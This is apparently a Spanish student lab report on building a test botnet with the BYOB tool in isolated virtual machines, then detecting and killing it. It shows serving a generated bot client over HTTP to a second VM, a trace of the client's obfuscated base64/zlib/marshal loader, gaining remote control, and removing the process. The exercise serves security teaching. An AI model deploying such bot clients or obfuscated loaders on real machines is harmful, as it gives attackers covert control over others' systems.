# CASO PRÁCTICO: Operación Cibernetica: Desvelando los Secretos de BYOB

Introducción a la Misión: Bienvenido a la "Operación Cibernética", una aventura emocionante en la que te convertirás en un maestro de la ciberseguridad y la inteligencia artificial. Tu misión, si decides aceptarla, es sumergirte en el oscuro mundo de las botnets utilizando BYOB (Build Your Own Botnet), una herramienta de código abierto para entender y contrarrestar las tácticas de los cibercriminales. Prepárate para desplegar habilidades de espionaje digital, desenmascarar el funcionamiento de las botnets y fortalecer las defensas contra el malware. ¡Pero recuerda, con gran poder viene una gran responsabilidad!

### Pasos para Resolver la Actividad:

#### Parte 1: Configuración de BYOB

#### Instalación de BYOB:

Visita el repositorio oficial de BYOB en GitHub.

Clona el repositorio: git clone https://github.com/malwaredllc/byob.git.

Instala las dependencias requeridas como se indica en la documentación.

Construcción de una Botnet:

Sigue las instrucciones del repositorio para construir tu botnet de manera segura y ética en un entorno controlado.

#### Parte 2: Análisis de Malware

Clasificación y Análisis Estático:

WinMD5: Descarga WinMD5 y obtén el hash MD5 del archivo malicioso.

VirusTotal: Sube el hash a VirusTotal para identificar el tipo de malware.

BindText: Utiliza BindText para buscar cadenas de texto en el ejecutable.

PEiD: Emplea PEiD para detectar ofuscación y empaquetamiento.

Herramientas de Análisis de Archivos Ejecutables: Investiga el formato y la estructura del fichero usando PEViewer, <u>Dependency Walker</u>, <u>PEStudio</u>, Procdump y Resource Hacker.

Análisis Dinámico o de Comportamiento:

Prepara un entorno seguro con VMware Player o <u>VirtualBox</u> con la máquina virtual proporcionada.

Configura la tarjeta de red en modo aislado (HOST ONLY).

Ejecuta el malware y monitorea usando Process Explorer, Process Monitor, Strings y Notepad.


#### Parte 3: Documentación y Análisis

Prepara tu Informe: Sigue el esquema proporcionado para crear un informe detallado y estructurado.


Incluye capturas de pantalla de cada herramienta utilizada y los resultados obtenidos.

Responde a las preguntas planteadas sobre el hash MD5, el punto de entrada, referencias DLL, compresión, indicadores sospechosos, observaciones en Process Explorer, modificaciones de cadenas, archivos creados y propósito del malware.

Empezamos el proyecto descargándonos dos máquinas virtuales Ubuntu Cliente y Servidor de acuerdo con las instrucciones de la práctica:



Seguimos entrando en la máquina servidor y accediendo como root para clonar el repositorio de byob:



Como se ve no teníamos git instalada en la máquina Ubuntu, que es necesaria para clonar el repositorio necesario, por lo que la instalamos y procedemos con el comando anterior:

```
root@server-VirtualBox: /home/server/byob/byob/modules/clients/droppers Q = - □ ×

Configurando git (1:2.34.1-1ubuntu1.10) ...

Procesando disparadores para man-db (2.10.2-1) ...

root@server-VirtualBox:/home/server# git clone https://github.com/malwaredllc/byob.git

Clonando en 'byob'...

remote: Enumerating objects: 6533, done.

remote: Counting objects: 100% (3/3), done.


remote: Compressing objects: 100% (3/3), done.

remote: Total 6533 (delta 0), reused 1 (delta 0), pack-reused 6530

Recibiendo objetos: 100% (6533/6533), 38.59 MiB | 15.76 MiB/s, listo.

Resolviendo deltas: 100% (2957/2957), listo.
```

Ahora nos aseguramos de cumplir con los requisitos del repositorio para crear nuestra botnet. Para ello miramos lo que pone en el txt y la ip de nuestra máquina, que será necesaria más adelante:



Ya con todos los requisitos instalados accedemos al directorio de byob y ejecutamos el comando de la práctica para crear nuestro cliente usando la ip de nuestra máquina:

Para pasar este archivo a otra máquina e infectarla accedemos a droppers dentro de byob y creamos un servidor con el archivo virus:

```
root@server-VirtualBox:/home/server/byob/byob# cd modules/clients/droppers
root@server-VirtualBox:/home/server/byob/byob/modules/clients/droppers# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.8080/) ...
```


Ahora entramos en la máquina a infectar y nos descargamos el fichero malicioso del servidor creado en la máquina server:

Lo siguiente es prepararse para poner en marcha el ataque. Esperamos desde el directorio de byob principal ejecutando el server.py:

Mientras tanto vamos ejecutando el archivo malicioso en el cliente:


```
root@client-VirtualBox:/home/client# python3 botIncibe.py & [1] 1937
[1] 2570
[1]: orden no encontrada
root@client-VirtualBox:/home/client# <string>:6: DeprecationWarning: the imp module is deprecated in favour of importlib and slated for removal in Python 3.12; see the module's documentation for alterna tive uses
Traceback (most recent call last):
   File "/home/client/botIncibe.py", line 5, in <module>
        exec(eval(marshal.loads(zlib.decompress(base64.b64decode(b'eJwrdWRgYCgtyskvSM3TUM8oKSmw0tc3tDTSMz
Sz0DPUMzG0MjIwMNRPzsIMzSsp1i8uSUxPLSrWT62y1CuoVNfUK0pNTNHQBADHtBTN')))))
   File "<string>", line 58, in <module>
   File "<string>", line 55, in run
   File "<string>", line 264, in <module>
ModuleNotFoundError: No module named 'numpy'
^C
[1]+ Salida 1 python3 botIncibe.py
```

Aquí tuvimos problemas ya que no teníamos instaladas en esta máquina las librerías necesarias para ejecutar el archivo. Así pues, instalamos todo lo necesario, desde pip hasta numpy y volvemos a ejecutar:



Al ejecutarlo ya tendremos acceso desde el servidor a la máquina infectada (aparece una nueva conexión establecida):

Miramos las sesiones abiertas para poder acceder al ordenador infectado y al averiguarlo entramos en él y divagamos un poco. Empezamos echando un vistazo a la configuración de la ips asociadas a la máquina, realizamos varios echo para asegurarnos de que la conexión funciona y comprobamos qué más cosas podemos hacer con ayuda del comando help. Gracias a esta última acción nos damos cuenta de que tenemos el control total y absoluto de la máquina infectada, convirtiéndola en otro posible punto de infección para seguir ampliando nuestra botnet.




La infección ya ha sido realizada. Ahora toca averiguar como detenerla y proteger nuestro ordenador. Sospechamos que algo va mal y decidimos ver los procesos activos de nuestra máquina:

Son demasiados, por lo que los filtramos por archivos Python:

Encontramos un proceso proveniente de un archivo sospechoso botlncibe.py, por lo que lo eliminamos:


```
Para más información vea ps(1).
root@client-VirtualBox:/home/client# ps ax | grep python
592 ? Ss 0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
692 ? Ssl 0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutd
Own --wait-for-signal
5486 pts/1 Sl 0:07 python3 botIncibe.py
6805 pts/1 S+ 0:00 grep --color=auto python
root@client-VirtualBox:/home/client# kill 5486
root@client-VirtualBox:/home/client#
```


Comprobamos que efectivamente se ha perdido la conexión a la máquina desde el servidor:




Vamos ahora a examinar el rar encontrado en la práctica para detectar y prevenir posibles amenazas. Para ello sacamos su hash y lo introducimos en VirusTotal:









Podemos ver que efectivamente contiene archivos no seguros. Desgraciadamente no hemos podido ejecutarlo para monitorizarlo ya que está protegido con una contraseña que no hemos sido capaces de crackear por métodos de fuerza bruta.

## **CONCLUSIÓN**

La "Operación Cibernética: Desvelando los Secretos de BYOB" ha sido una inmersión intensiva en el mundo de la ciberseguridad. A través de la configuración de BYOB y la construcción de una botnet ética, así como el análisis exhaustivo de malware, hemos adquirido una comprensión profunda de las tácticas empleadas por los cibercriminales y las defensas necesarias para contrarrestarlas. Durante este proceso, hemos fortalecido nuestras habilidades de espionaje digital, desenmascarando el funcionamiento de las botnets y analizando el malware desde diferentes perspectivas, tanto estática como dinámicamente.

Nuestro informe detallado y estructurado refleja no solo nuestra comprensión técnica de los conceptos y herramientas utilizadas, sino también nuestra capacidad para presentar hallazgos de manera clara y organizada. Hemos identificado patrones de comportamiento, analizado indicadores sospechosos y reflexionado críticamente sobre medidas anti-malware efectivas.

Es crucial recordar que el uso de herramientas de hacking como BYOB debe realizarse en entornos controlados, éticos y legales, como hemos hecho en este ejercicio educativo. Concluimos que, con un enfoque responsable y consciente, podemos fortalecer las defensas cibernéticas y contribuir a la seguridad en línea de manera efectiva.